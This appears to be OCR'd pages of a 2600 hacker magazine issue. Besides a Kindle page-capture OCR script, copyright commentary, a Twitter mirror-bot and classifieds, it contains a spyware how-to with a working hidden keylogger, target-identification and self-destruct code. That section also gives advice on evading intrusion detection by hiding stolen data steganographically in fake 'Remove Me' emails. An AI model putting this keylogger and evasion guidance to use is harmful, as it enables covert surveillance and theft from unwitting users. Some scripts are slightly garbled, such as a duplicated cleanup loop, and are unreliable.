I'm in my 40s, and I recall seeing some action movies where a spy would use a micro camera to capture information from confidential papers. This is more or less what I'm proposing to do here.

So I am using Apple tools, as well as open source tools.

The first tool that I wanted to use is the snapshot function that is triggered whenever you do a `CMD+SHFT+4` on Mac OS X.

Fortunately, there is a corresponding command line utility, which is a good place to start - an AppleScript snippet - and it will be the heart of this hack.

So you can do a:

```
:screencapture shot.png
```

And you will have your screen captured into a png file. If you now submit this image to an OCR tool, like the free and powerful "tesseract," then your image will be converted into a text file, so let's try it with:

```
:/usr/local/bin/tesseract shot
➥.png text -l eng
```

This is how we will capture the text from our book, but I now need someone to turn the pages while I'm taking the pictures, right?

Fortunately, AppleScript can be really helpful here, but of course feel free to adapt this technique to any scripting tool that suits your needs.

This first step complies with the sixth precept of the Unix philosophy: Use software leverage to your advantage.

Preparation

The first thing to do is to ensure full readability is given to tesseract. This is quite easy - you just need to open the Kindle app before running your script, and maximize it. You can also enter the "View Options" menu to choose a bigger font.

Then I suggest you deactivate all readings on screen that are not part of the book itself. In particular, please disable the popular highlights in the Settings tab.

Finally, you can hide the toolbar by right-clicking on it and choosing the relevant option. Nothing but the text of the book should now be displayed on-screen. But wait, we still have the progression data: number of pages, percentage read, and the other metrics I never understood (location).

So we will need to tell the screencapture tool to limit the capture to a restricted portion of the screen. To do this, I suggest you use the screen capture shortcut (CMD+SHFT+4). Then your mouse pointer will change to a crosshair with coordinates near.

Use this to determine the useful area of text that will be analyzed by the OCR tool (in my case (150, 0, 1300, 850) was fine) and note it somewhere.

Scripting

It's now time to open the script editor and chose a meaningful name for our script. I would suggest "screwDRM.scpt."

The first hurdle to overcome is to tell our script to activate the Kindle application while the latter is maximized and try to send it a "Right Arrow" keyboard event, to see if we are able to flip pages automatically.

After a while of Googling, you will find that:

```
:tell application "Kindle" to
➥ activate
tell application "System Events"
        key code 124
end tell
```

does exactly what we want. This is really the key feature of AppleScript that makes this trick possible. I will let you find an equivalent feature for your OS of choice, but Microsoft gives you a hint if you want to do the same with Powershell:

```
https://technet.microsoft.com/en
➥-us/library/ff730976.aspx
```

Wrap this into a "repeat loop" and the pages will be flipped for you.

The next step is dead simple - we just need to call in sequence screencapture and tesseract to capture the text on the fly:

```
:set shellCommand to "screencap
➥ture -R 150,0,1300,850 -T1 -m
➥ /Users/Jerome/ebooks/" & i &
➥ ".png"
do shell script shellCommand
delay 1
set shellCommand to "/usr/local/
➥bin/tesseract /Users/Jerome/
➥ebooks/" & i & ".png /Users/
➥Jerome/ebooks/" & i & " -l eng"
do shell script shellCommand
delay 1
```

You will probably notice the "-T1" that tells screencapture to take the picture after a delay of one second. Also, you will notice the explicit "delay 1" instructions after the screen capture and after the OCR.

I've put this in to allow time for my Mac to do each step. Since this involves some computation and quite intense IO operations, it makes sense in my opinion (I guess it could be shortened with a faster CPU and an SSD drive).

Of course, I also specified to tesseract the dimension of the screen to be captured (with the "-R" option) that I determined during the preparation.

Even if it could rely on more open tools (I'm counting on clever Linux users to fix that), this is a nice way to comply with the seventh principle: Use shell scripts to increase leverage.

Ending Our Script and Cleaning Up

The last difficulty I have overcome is the detection of the end of the book. First, I started

with an estimation of the number of pages, which I used for my "repeat loop."

For example, I would count the number of pages I would flip until I got to 10 percent read - say 23 - and would then estimate the number of pages to be captured to be 250, and would write:

```
:repeat with i from 1 to 250
        tell application
➥ "System Events"
        ...
        end tell
end repeat
```

I admit it was not very clever, but it worked until I could find a more acceptable solution.

I wanted to stick to pure scripting techniques, in the tradition of Unix scripts. As we are producing pure text files (fifth principle: store data in flat text files), we basically need to compare the current text file being processed and the last one produced just before. If the two files are identical, it will then mean that we are at the end of the book with no more pages to flip. You can easily do that with the Unix command "diff" that tells the differences between two files.

So, all we need is to "diff" the last two files and find a way to capture the result, so that two files reported as identical would break the processing loop. Fortunately, diff returns an exit value depending on the result of the comparison.

In an AppleScript, an exit value difference of zero means that there is no error, so all we need to do now is to use a "try" statement to break the loop if no error happens.

Wait... no error? Yes indeed, since an error will be triggered as long as the files compared differ, we want to break the loop only if the files are identical, i.e., if no error happens (exit value 0, interpreted as "no error" by Applescript).

This leads to the final version of our script:

```
:tell application "Kindle" to
➥ activate
repeat with i from 1 to 999
        tell application "System
➥ Events"
                key code 124
                set shellCommand to
"screencapture -R 150,0,1300
➥,850 -T1 -m /Users/Jerome/
➥ebooks/" & i & ".png"
                do shell script
➥  shellCommand
                delay 1
                set shellCommand to
➥ "/usr/local/bin/tesseract
➥ /Users/Jerome/ebooks/" & i &
➥ ".png /Users/Jerome/ebooks/"
➥ & i & " -l eng"
                do shell script
➥  shellCommand
                delay 1
                try
                        do shell
➥ script "diff -q /Users/Jerome/
➥ebooks/" & i & ".png /Users/
➥Jerome/ebooks/" & (i - 1) &
➥ ".png"
                        exit repeat
                on error
                        # last
➥ images are different so
➥ continue
                end try
        end tell
end repeat
```

At the end of this, you might add a clean up phase, consolidating all of the .txt files into a single one and deleting the .png files, but that require that you add a statement with administrator privileges at the end of each "do shell" script.

Furthermore, we cannot clean the files at each iteration, since we rely on the result of the previous iteration to detect the end of the book.

I prefer to execute the following three statements in a regular terminal window:

```
:for i in {0..999}; do rm "$i
➥.png"; done
for i in {0..999}; do rm "$i
➥.png"; done
for i in {0..999}; do cat "$i
➥.txt" >> book.txt; done
```

Conclusion


Of course, as OCR is never perfect, you need to do a bit of proofreading after that, and to replicate the original layout (cover, titles, formatting, etc.) in Markdown (or whatever format you prefer).

But all in all, the possibility of reading a book even on an old 300MHz FreeBSD laptop is a nice addition (with a homemade program in Scheme that converts the book from Markdown to HTML).

Feel free to use this hack for useful tasks, but I would be equally satisfied if it inspired new hacks with a similar approach.

This is what I like about hacking: the ability of finding alternative ways to do things, with a supplement of fun or creativity.

EFFecting Digital Freedom



Copyright Is Not a Trump Card

by Elliot Harmon

The FCC is about to make a decision about whether third-party companies can market their own alternatives to the set-top boxes provided by cable companies. Under the proposed rules, instead of using the box from Comcast, you could buy your own from a variety of different manufacturers. It could even have features that Comcast wouldn't dream of, like letting you sync your favorite shows onto your mobile phone or search across multiple free-TV, pay-TV, and amateur video sites.

When people have talked about the "Unlock the Box" proposal, it's mainly been about how the rule would stimulate competition. It's a basic principle of economics that when companies have to compete for your money, the product improves. That's why we have anti-trust laws preventing companies from attaining unfair monopolies. If your cable company has to compete with other set-top box manufacturers, then they'll have to create a better product.

This isn't just about healthy competition, though. It's about much more. It's about how much control we let big content owners have over our day-to-day lives. It's about where we draw the line between freedom of expression and copyright infringement.

Let's take a step back. In 1984, the Supreme Court ruled that making a complete copy of a television show for the purposes of watching it later doesn't constitute copyright infringement. Consumers were buying VCRs for the first time and big content companies were terrified. But the court said customers had the right to copy television shows for their personal use.

Fourteen years later, Hollywood had a new tool in its belt: the Digital Millennium Copyright Act. The DMCA made it illegal to bypass digital rights management (DRM) technologies, even when you're bypassing them for a completely legal reason. Courts interpreted the DMCA to mean that consumers can't make copies of DVDs for their own purposes. That's why your old VCR can make copies and your new DVD player can't. Consumers should be able to do more with newer technologies. When we moved from VHS to DVD, users' rights took a big step back.

Now we're in a new era, and the FCC has the opportunity to get it right again. Not surprisingly, Hollywood has come out in full force. The cable industry and big content owners have put a lot of pressure on the FCC to turn its back on the new rule. Their arguments essentially amount to: You can't do what you want with TV that you paid for because copyright.

To entertainment industry lobbyists, copyright is sort of like the Black Lotus card - it's stronger than everything else in the deck. Copyright owners get to choose how, where, and when you consume their programming, and what hardware you use to do it. Like the Black Lotus card, that kind of reasoning ruins the game.

It's easy to see the absurdity of cable companies' arguments. Imagine if a cable network tried to require that viewers watch its programs on a 42-inch television, or if a book publisher made you sign an agreement that you can only use a certain brand of light bulb to see its books. By design, copyright grants rights holders a specific and limited set of rights to their works - it does not give them the right to attach unlimited strings to others' use of those works.

Whenever you see companies and lobbyists trying to expand copyright into every policy decision, remember: every time copyright expands, it means that an activity that was lawful before becomes unlawful. When we broaden copyright, we're paying for it with our own freedom of speech.

ATTENTION LIFETIME SUBSCRIBERS!

If you want to receive annual digital digests instead of - or in addition to - your quarterly paper issues, this is now possible without having to buy both at full price. For $100, we will sign you up for the lifetime digital digest plan as well (once we verify that you are an existing lifetime subscriber). You will receive all of the digests that have already been released (Volumes 1-10 and 25-31) plus five newly released ones each year, and one per year once all of the back issue digests have come out. Just visit the downloads section at store.2600.com and sign up!

Since we take the word "lifetime" quite seriously, we will not cancel your existing subscription as long as you are still living. However, if you really don't want to get paper issues anymore, simply tell us this and you can transfer your subscription to someone else on our newly created lifetime waiting list. (It's like an organ donor waiting list but a whole lot more pleasant.) And you'll feel great having donated your remaining paper issues to someone who wouldn't have gotten them otherwise. Full details can be found at our store.

Are You a Hacker? Can You Write?

If you answered yes to both questions, you belong to two rare groups of people. And odds are you have some really interesting things to say.

Here at 2600, we're always searching for new voices and subject matter. As hackers, we believe in open disclosure of any type of security vulnerabilities (real or theoretical) and an enthusiastic approach to all forms of technology. And we're not afraid of controversy. It's what we've been doing since 1984.

Never written an article before? Don't worry. You don't have to be Shakespeare. (In fact, we'd prefer it if you weren't.) If you get the basic concepts of sentence structure and punctuation, we have editors standing by who can fix any grammar issues and make your piece something you'll be proud of.

Subject matter? Please. Look around you. Technology is everywhere. Security, privacy, getting around restrictions, thinking outside the box.... All you need do is find something you're interested in that everyone around you probably thinks is a waste of time. Remember to have that hacker mindset in place when you put pen to paper (or however people write these days).

Send your articles to articles@2600.com. We accept long articles. We accept short articles. And the ones we print live forever in the hacker world.

(Printed articles will get you a free t-shirt, subscription to the magazine, or a year of back issues.)

This article is continued from page 20

In this section, I will explain some general approaches to rendering spyware less susceptible to detection. As with the preceding section, I will also provide specific code segments where appropriate.

```
class clsConsoleKeyLogger
{

    private const int WH_KEYBOARD_LL = 13;
    private const int WM_KEYDOWN = 0x0100;
    private static LowLevelKeyboardProc _proc = HookCallback;
    private static IntPtr _hookID = IntPtr.Zero;

     public static void startKeyLogger()
     {
          var handle = GetConsoleWindow();

            // Hide
            ShowWindow(handle, SW_HIDE);

            _hookID = SetHook(_proc);
            Application.Run();
            UnhookWindowsHookEx(_hookID);
     }

    private static IntPtr SetHook(LowLevelKeyboardProc proc)
    {
        using (Process curProcess = Process.GetCurrentProcess())
        using (ProcessModule curModule = curProcess.MainModule)
        {
            return SetWindowsHookEx(WH_KEYBOARD_LL, proc,
                GetModuleHandle(curModule.ModuleName), 0);
        }
    }

    private delegate IntPtr LowLevelKeyboardProc(
        int nCode, IntPtr wParam, IntPtr lParam);

    private static IntPtr HookCallback(
        int nCode, IntPtr wParam, IntPtr lParam)
    {
        if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
        {
            int vkCode = Marshal.ReadInt32(lParam);
            Console.WriteLine((Keys)vkCode);
            StreamWriter sw = new StreamWriter(Application.StartupPath + @"\log.txt", true);
            sw.Write((Keys)vkCode);
            sw.Close();
        }
        return CallNextHookEx(_hookID, nCode, wParam, lParam);
    }

```

Figure 6 - Key Logger

Sparse Infection

The first suggestion is a tactical approach to spyware, rather than specific coding. A sparse infection virus will only be active intermittently and for short periods. The goal is to reduce the opportunity for detection of the virus. In the case of malware used in cyber warfare and cyber espionage, the malware author should always consider sparse infection. The timer mentioned earlier as well as using a pseudo random number generator are both approaches to creating sparse infector spyware. Both the capture of data as well as the exfiltration of that data can be done using the sparse infector approach.

Hiding Transmission

A more substantive issue is how to exfiltrate data such that the transmission is not readily detected. Many of the utilities used in the hacking community communicate on specific ports. If the malware utilizes a standard communication port, it is less likely to be detected. Malware that utilizes its own specific port can be detected based on the utilization of that port alone. Furthermore, general communications ports are less likely to be blocked by firewalls.

```
56          [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
57          private static extern IntPtr SetWindowsHookEx(int idHook,
58              LowLevelKeyboardProc lpfn, IntPtr hMod, uint dwThreadId);
59
60          [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
61          [return: MarshalAs(UnmanagedType.Bool)]
62          private static extern bool UnhookWindowsHookEx(IntPtr hhk);
63
64          [DllImport("user32.dll", CharSet = CharSet.Auto, SetLastError = true)]
65          private static extern IntPtr CallNextHookEx(IntPtr hhk, int nCode,
66              IntPtr wParam, IntPtr lParam);
67
68          [DllImport("kernel32.dll", CharSet = CharSet.Auto, SetLastError = true)]
69          private static extern IntPtr GetModuleHandle(string lpModuleName);
70
71          [DllImport("kernel32.dll")]
72          static extern IntPtr GetConsoleWindow();
73
74          [DllImport("user32.dll")]
75          static extern bool ShowWindow(IntPtr hWnd, int nCmdShow);
76
77          const int SW_HIDE = 0;
78
79
80      }
```

Figure 7 - Key Logger Code Continued

```
string sysName = "";
string sysUser = "";
string userGroups = "";
string AuthenticationType = "";
sysName = System.Security.Principal.WindowsIdentity.GetCurrent().Name.ToString();
sysUser = System.Security.Principal.WindowsIdentity.GetCurrent().User.ToString();
userGroups= System.Security.Principal.WindowsIdentity.GetCurrent().Groups.ToString();
AuthenticationType = System.Security.Principal.WindowsIdentity.GetCurrent().AuthenticationType.ToString();
```

Figure 8 - Gathering User Information

The SANS Institute (SANS, 2016) has a lengthy list of well-known spyware/Remote Access Trojan ports. Some use ports that are often used by other well-known protocols, for example

Fire Hacker uses port 23 (Telnet)

Email Password Sender uses port 25 (SMTP)

CGI Backdoor uses port 80 (HTTP)

Other spyware and remote access Trojans use their own port. For example:

Remote Administration Tool - RAT uses ports 1095-1098

KAOS uses port 1212

Timbuktu uses port 407

Exfiltrating data using a common communications port is more effective. The traffic is more likely to appear to be innocuous. However, if individual packets are examined, for example, by an Intrusion Detection System (IDS), then the exfiltration still may be detected.

Therefore, I suggest an alternate methodology. I recommend utilizing standard email going out on port 25, and do so actually using email. It is possible to use port 25 for something other than SMTP (Simple Mail Transfer Protocol). But if packets are being analyzed, then this would be suspicious activity and likely to be detected. Certainly other spyware/remote access Trojans have done this, however the content of the email is the issue. Sending an email from the target machine is not complex and has been described in the first half of this article.

However, I recommend augmenting this process such that the email itself - its destination address and content - are not suspicious. I recommend setting up a Gmail (or similar) account that has a name related to spamming. A generic email like removeme@gmail.com, unlistme@gmail.com, or you can use a name associated with a real entity well known for spamming. The subject line will state "Remove

Me." In this way, any Intrusion Detection System or other monitoring software would see the outgoing email as simply a request to be removed from a spam list. This should appear to be routine traffic and not suspicious.

Once the destination is set so that it appears to be routing email traffic, the next issue is the content of the email. It is ineffective to simply place the data into the body of the email or to attach screenshots. This would likely trigger a well configured Intrusion Detection System. The email body will be a reply to a standard spam email. However, the portion of the email that purports to be the original spam that the user is asking to be removed from could have a logo that is a JPEG image file. The data to be exfiltrated will be stored within that JPEG using steganography. This makes the outgoing email appear to be a response to spam from some company, and the response is a routine request to be removed from the email list. Even direct and careful examination of the email content will not reveal any suspicious activity.

Targeting

Another issue with stealth is to have malware that targets a specific individual or organization. Many infamous spyware outbreaks, such as Stuxnet and Flame, became public knowledge because they infected many more machines than anticipated. The issue is to identify the domain or individual user. Advanced spyware technologies may provide more than one method for accomplishing this goal. There are techniques available now which allow for the detection of both the domain and the user. These techniques should be adapted for use in targeted spyware. If the spyware should happen to be copied to a machine that is not the target of an investigation, the software can cease spyware activities and simply lie dormant, or even self-destruct.

It is relatively simple to determine the domain on a Windows computer. Since at least the release of Windows 2000, it is possible to query the computer to determine what domain it is a part of. The Microsoft Developer Network provides a code example that can accomplish this task (Microsoft, 2014). However, that code example is large, perhaps too large for malware applications. Figure 9 has code that shows a 33-line function (including whitespace) that accomplishes the same goal. This code is in C++.

This code identifies the domain as well as individual machine. This makes it relatively easy to compare one or both of those properties against a target list and, if necessary, abort the attack. This code will function on computers running Windows 2000 or later. There are certainly other methods for accomplishing this goal (Barber, 2006). In the case of law enforcement agencies, the spyware can remain inert or even self-destruct should it be accidentally introduced to a machine that is not the subject of a valid warrant.

Self-Destruction

To further reduce the chance of detection, the spyware should self-destruct if the system is not on the target list. There are other triggers that might induce the self-destruct sequence. One being the expiration of a valid search warrant. The following image shows a simple self-destruct function that is common and, in fact, very similar functions can be found on various web pages. This code is written in C++ and is relatively short, making it ideal for malware purposes.

The code above is only one possible approach to self-destruction. There are myriad other possible approaches. One trivial example is to utilize a simple batch file that executes `del` from the command line, or similar BASH commands from a Linux shell can also be used. The key is for the loader portion of the malware to detect the parameters of the target machine and to determine if that system is on the target list. If not, the attack should be aborted and the malware should self-destruct, thus reducing the opportunity for the attack to be detected.

Conclusions

While malware creation was previously the domain of cyber criminals, it is now a weapon used in a variety of conflicts and in espionage. Spyware, in particular, is useful in investigations that require the monitoring of the target's computer communication. Spyware can also be used to legally monitor minor children or employees on a company network (with some limitations depending on your jurisdiction). It is important that spyware be both effective, and difficult to discover. This article introduced you to some techniques and concepts that would facilitate both goals. Combining the various techniques presented here, it is possible to have a software module that consists of fewer than 500 lines of code, making this very easy to either embed in other software or to create a small executable.

```
#define _WIN32_WINNT 0x0500

#include <windows.h>
#include <stdio.h>
#include <tchar.h>

void _tmain(void)
{
    TCHAR buffer[256] = TEXT("");
    TCHAR szDescription[8][32] = {TEXT("NetBIOS"),
        TEXT("DNS hostname"),
        TEXT("DNS domain"),
        TEXT("DNS fully-qualified"),
        TEXT("Physical NetBIOS"),
        TEXT("Physical DNS hostname"),
        TEXT("Physical DNS domain"),
        TEXT("Physical DNS fully-qualified")};
    int cnf = 0;
    DWORD dwSize = sizeof(buffer);

    for (cnf = 0; cnf < ComputerNameMax; cnf++)
    {
        if (!GetComputerNameEx((COMPUTER_NAME_FORMAT)cnf, buffer, &dwSize))
        {
            _tprintf(TEXT("GetComputerNameEx failed (%d)\n"), GetLastError());
            return;
        }
        else _tprintf(TEXT("%s: %s\n"), szDescription[cnf], buffer);

        dwSize = _countof(buffer);
        ZeroMemory(buffer, dwSize);
    }
}
```

Figure 9 - Identify the Domain

```
void SelfDestruct()
{
    TCHAR szModuleName[MAX_PATH];
    TCHAR szCmd[2 * MAX_PATH];
    STARTUPINFO si = {0};
    PROCESS_INFORMATION pi = {0};

    GetModuleFileName(NULL, szModuleName, MAX_PATH);

    StringCbPrintf(szCmd, 2 * MAX_PATH, SELF_REMOVE_STRING, szModuleName);

    CreateProcess(NULL, szCmd, NULL, NULL, FALSE, CREATE_NO_WINDOW, NULL, NULL, &si, &pi);

    CloseHandle(pi.hThread);
    CloseHandle(pi.hProcess);
}
```

Figure 10 - Self Destruction

References

Barber, S. (2006). "Retrieving a list of network computer names using C# "

Bellia, P. (2005). "Spyware and the Limits of Surveillance Law." *Berkeley Technology Law Journal.* Vol 20(3) pp 1283-1344

Gallagher, R., Greenwald, G. (2014). "How the NSA Plans to Infect 'Millions' of Computers with Malware." *The Intercept.*

Jarrett, H., Baille, M. (2009). "Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations." Office of Legal Education Executive Office for United States Attorneys. https://www.justice.gov/sites/➥default/files/criminal-ccips/➥legacy/2015/01/14/ssmanual2009.pdf

Li, F., Lai, A. (2011). Evidence of Advanced Persistent Threat: A case study of malware for political espionage. Malicious and Unwanted Software (MALWARE), 2011 6th International Conference on. DOI: 10.1109/MALWARE.2011.6112333

Microsoft Developer Network (2014). "How to Determine If a Windows NT/Windows 2000 Computer Is a Domain Member" https://support.➥microsoft.com/en-us/kb/179891

Moore, A. (2000). "Employee Monitoring and Computer Technology: Evaluative Surveillance V. Privacy." *Business Ethics Quarterly.* Vol 10 (3). pp 697-709. http://dx.doi.org/10.2307/3857899

SANS (2016). "Intrusion Detection FAQ: What port numbers do well-known Trojan horses use?" http://www.sans.org/security-➥resources/idfaq/oddports.php

A Parallel President on Twitter

by Richard Vardit

Over the past 12 years in Argentina, we had two presidents: first Néstor Kirchner for four years, and then his wife Cristina Kirchner for another eight years. In those past eight years, not one single press conference has been given. She used Twitter as a one-way propaganda instrument by blocking anyone who was not 100 percent in agreement with her opinion, in a kind of censorship.

By the end of 2014, I discovered that the President had blocked me on Twitter on her official account: @CFKArgentina. It is as unfair as it sounds: I couldn't see what the president of my country was tweeting, nor reply, retweet, or even quote. After some research (by that I mean a Twitter search: "@CFKArgentina blocked me"), I found that many more people were in the same situation.

So I decided to create a Twitter account that replicated in real time the same tweets as what the official presidential account was tweeting in order to bypass the restrictions produced by this blocking behavior, which is the closest thing to censorship in a democracy. The account that solved this problem was called @hosepink.

After a month online, this account received thousands of followers including journalists, economists, artists, and other political parties opposed to the current regime, using it to retweet, quote, and make comments as the tweets were exactly the same tweets as @CFKArgentina without the blocking issue.

The account became a call to freedom of speech on Twitter, even with the knowledge that @hosepink was just a bot. The users created a parallel community with replies, quotes, and retweets through the tweets of this parallel president. The growth of the account occurred through user recommendations - one to another. I could see all kinds of mentions saying things like "hey bro follow @hosepink if you want to see what Cristina is tweeting," etc. This also enabled the retweets of journalists and other influential people that had been blocked from the main account to be seen once they were following @hosepink rather than @CFKArgentina.

The new account reflected more honest opinion with each comment, because the users tweeted without fear of being blocked. It's human nature to embrace such a total freedom of speech.

Now Argentina's ex-president @CFKArgentina is still tweeting to her group, calling for resistance against the current democratic government and blocking retractors, so the account @hosepink is still working online, showing that there is no power greater than knowledge power.

The Next Step

In December of 2015, Cristina Kirchner's populist regime lost the elections after 12 years in power. The political followers of this government, known as "K," organized themselves into a resistance against the new democratic government. So the group became even more fanatical. After reading some tweets and thinking about the rhetoric of their super-devoted political followers, I decided to create a Twitter bot who was actually one of them, using psychological positive reinforcement.

How? I picked influencers including politicians, journalists, artists, businessmen, and workers' union representatives who were blind followers of Cristina Kirchner. I picked those who were so deeply involved in corruption cases while they were in government that they couldn't just go away or change their minds.

Now having the influencers list, I created a bot that said exactly the same things they did with minimal changes, just by reading their tweets via a Twitter API and broadcasting them all together in one account called @CFKGate. After this account had been online for three months, it had gained a couple of thousand followers and was growing every day - over 15,000 daily tweet impressions and 6,000 retweets in the last month alone.

What actually surprised me was that some of the influencers I mentioned before in the list who were responsible for generating all of the

content in my account were actually following @CFKGate! Not only that, but they did likes and retweets of their own created tweets, promoting and interacting with the account @CFKGate as they believed that "I" agreed with them when the reality is that they only agreed with themselves.

At this time, @CFKGate is in constant growth and she has become a successful devoted political follower who is being invited to participate in meetings via direct messages. The conclusion is that I created a bot who is as smart as a fanatic political follower with just a few kilobytes.

What's next? Who knows, maybe with some megabytes I might create a Twitter bot as intelligent as a dog.

Here is the mirror bot PHP code:

```
<?php
/**
 *
 * Reads last tweets since a last posted tweet id, if any, from a
➥ twitter account,
 * post those tweets in another selected account, saving last tweet
➥ id for the next loop
 * by @rvardit 2014
 *
 * call this script file every 2 minutes for example like this,
 * /2 * * * * wget http://yourdomain.com/tweetmirrorbot.php -O /tmp
➥/a.html
 *
 */
/* Load required lib files.
* uses twitteroauth/twitteroauth.php
* https://github.com/abraham/twitteroauth
*/
session_start();
require_once('twitteroauth/twitteroauth.php');
// config.php
// define('CONSUMER_KEY', 'XXXXXXXXXXX');
// define('CONSUMER_SECRET', 'XXXXXXXXXXX');
require_once('config.php');
$dbname = 'twitter';
$screen_name_read = 'hosepink'; // tw account to read tweet from
➥ screen_name account
$screen_name_write = 'hosepink'; // tw account to send tweets from
$screen_name = 'CFKArgentina'; // twitter screen_name to search
➥ tweets
$debug=0;
// file to get/save last tweet_id
$last_tweet_id_file = $screen_name.'_last_tweet_id.txt';
// get last tweet_id from file if nothing
if (file_exists($last_tweet_id_file)) {
$last_tweet_id = file_get_contents($last_tweet_id_file);
}
echo 'last_tweet_id: '.$last_tweet_id.'<br>';
/* Set user access tokens. */
$access_token['oauth_token'] = 'XXXXXXXXoauth_tokenXXXXXXXX';
$access_token['oauth_token_secret'] = 'XXXXXXXXoauth_token_secretXXX
➥XXXXX';
if($debug>1){
echo "<hr><h1>access_token</h1><pre>";
print_r($access_token);
echo "</pre>";
}
/* Create a TwitterOauth object with consumer/user tokens. */
```

```
$connection = new TwitterOAuth(CONSUMER_KEY, CONSUMER_SECRET,
➥ $access_token['oauth_token'], $access_token['oauth_token_secret']
➥);
/* If method is set change API call made. Test is called by default.
➥ */
$content = $connection->get('account/verify_credentials');
$c=(array)$content;
if($debug==1){
echo "<hr><h1>TwitterOauth</h1><pre>";
print_r($c);
echo "</pre>";
}
//https://dev.twitter.com/rest/reference/get/statuses/user_timeline
$filter=array();
$filter['screen_name']=$screen_name;
$filter['exclude_replies']=true;
$filter['include_rts']=false;
if ($last_tweet_id){
$filter['since_id']=$last_tweet_id; // 567797801678299137; //last
➥ tweet id from screen_name user
$filter['count']=200;
}else{
$filter['count']=1;
}
// recall last 200 tweets since last_tweet_id
$content=$connection->get('statuses/user_timeline', $filter);
$c=(array)$content;
$c= array_reverse($c);
if($debug==1){
echo "<hr><h1>Last Tweets</h1><pre>";
print_r($c);
echo "</pre>";
}
// if there is any content to post then do it
foreach ($c as $key => $value) {
$v=(array)$value;
//the original tweet
echo($v['text'].'<hr>');
// $tweettext = '#'.$screen_name.' '.$v['text'];
$tweettext = $v['text'];
// do any changes to the tweet text here: replace words, links add/
➥remove words or links
$tweettext = substr($tweettext, 0, 140);
// post new Tweet here
$content = $connection->post('statuses/update', array('status' =>
➥ $tweettext ));
// delete las id file
unlink($last_tweet_id_file);
// save last_tweet_id to a file
file_put_contents($last_tweet_id_file, $v['id_str']);
if($debug==0){
echo "<hr><h1>New Tweet</h1><pre>";
print_r($content);
echo "</pre>";
}
}
die;
?>
```

HACKER HAPPENINGS

Listed here are some upcoming events of interest to hackers. Hacker conferences generally cost under $200 and are open to everyone. Higher prices may apply to the more elaborate events such as outdoor camps. If you know of a conference or event that should be known to the hacker community, ***email us*** at **happenings@2600.com** or by snail mail at **Hacker Happenings, PO Box 99, Middle Island, NY 11953 USA.** We only list events that have a firm date and location, aren't ridiculously expensive, are open to everyone, and welcome the hacker community.

October 6-7
GrrCON
DeVos Place
Grand Rapids, Michigan
www.grrcon.org

October 14-16
Maker Faire Rome
Fiera di Roma
Rome, Italy
www.makerfairerome.eu

October 14-16
ToorCon 18
San Diego Westin Emerald Plaza
San Diego, California
sandiego.toorcon.net

October 22-23
Ruxcon
CQ Function Centre
Melbourne, Australia
www.ruxcon.org.au

October 28-30
Pumpcon 2016
Khyber Upstairs (56 S 2nd Street)
Philadelphia, Pennsylvania
www.pumpcon.org

November 4-6
PhreakNIC 20
Clarion Inn Murfreesboro
Nashville, Tennessee
phreaknic.info

November 17-18
Kiwicon X
Michael Fowler Centre
Wellington, New Zealand
www.kiwicon.org

December 27-30
Chaos Communication Congress
Congress Center Hamburg
Hamburg, Germany
www.ccc.de

January 13-15
ShmooCon 2017
Washington Hilton Hotel
Washington DC
www.shmoocon.org

Please send us your feedback on any events you attend and let us know if they should/should not be listed here.

For Sale

HTTP://CRYPTOBIZ.DIRECTORY offers individuals a comprehensive on-line business presence. Show the world your professional side: profile page, email address, and phone number with voice mail on a pay-as-you-go basis. Secured with open source software and hosted in a converted Swiss bunker deep inside a mountain.

BLUETOOTH SEARCH FOR ANDROID searches for nearby discoverable Bluetooth devices. Runs in the background while you use other apps, recording devices' names, addresses, and signal strength, along with device type, services, and manufacturer. Handles Bluetooth Classic and Bluetooth LE (on LE-equipped Android devices). This is a valuable tool for anyone developing Bluetooth software, security auditors looking for potentially vulnerable devices, or anyone who's just curious about the Bluetooth devices in their midst. Exports device data to a CSV file for use in other programs, databases, etc. If you've used tools like btscanner, SpoofTooph, Harald Scan, or Bluelog on other platforms, you need Bluetooth Search on your Android device. More info and download at http://tinyurl.com/btscan.

HACKERSTICKERS.COM has added tons of new shirts and lock picks for hackers, programmer and security geeks. Get a free sticker with purchase, just add to cart and enter "freestick" at checkout.

PORTABLE PENETRATOR. Find WPA WPA2 WPS Wifi Keys Software. Customize reports use for consulting. https://shop.secpoint.com/2600

HACKER WAREHOUSE is your one stop shop for hacking equipment. We understand the importance of tools and gear which is why we carry only the highest quality gear from the best brands in the industry. From WiFi Hacking to Hardware Hacking to Lock Picks, we carry equipment that all hackers need. Check us out at HackerWarehouse.com.

CLUB-MATE is now easy to get in the United States! The caffeinated German beverage is a huge hit at any hacker gathering. Available in two quantities: $36.99 per 12 pack or $53.99 per 18 pack of half liter bottles plus shipping. Write to contact@club-mate.us or order directly from store.2600.com. We are now working to supply stores nationwide - full details at club-mate.us.

GAMBLING MACHINE JACKPOTTERS, portable magnetic stripe readers & writers, RFID reader writers, lockpicks, vending machine jackpotters, concealable blackjack card counting computers, poker cheating equipment, computer devices, odometer programmers, and much more. www.hackershomepage.com

PRIVACYSCAN seeks & destroys privacy threats on the Mac wiping your tracks on where you surf and what you do on your computer. Learn more at http://privacyscan.securemac.com/

A TOOL TO TALK TO CHIPS. It's the middle of the night. You compile and program test code for what must be the 1000th time. Digging through the datasheets again, you wonder if the problem is in your code, a broken microcontroller... who knows? There are a million possibilities, and you've already tried everything twice. Imagine if you could take the frustration out of learning about a new chip. Type a few intuitive commands into the Bus Pirate's simple console interface. The Bus Pirate translates the commands into the correct signals, sends them to the chip, and the reply appears on the screen. No more worry about incorrect code and peripheral configuration, just pure development fun for only $30 including world wide shipping. Check out this open source project and more at DangerousPrototypes.com.

Help Wanted

DO YOU KNOW THE SECRETS of display advertising? We need someone to implement our proven business model as well as their own knowledge to optimize our websites. If you are interested in making tens of thousands monthly, contact us at soundings1982@yahoo.com.

Announcements

SECUREMAC.COM IS BACK with the latest Apple security news! Submit your articles, writeup, and advisories. MacScan 3 was just released as well offering anti-malware protection for Mac OS X. Visit SecureMac.com.

AUSTIN HACKERSPACE: A shared workshop with electronics lab, laser cutters, 3D printers, CNC machines, car bay, woodworking, and more! $60/mo for 24/7 access to all this and a great community as well. Open House and open meetups weekly. 9701 Dessau Rd, Austin, TX http://atxhs.org/

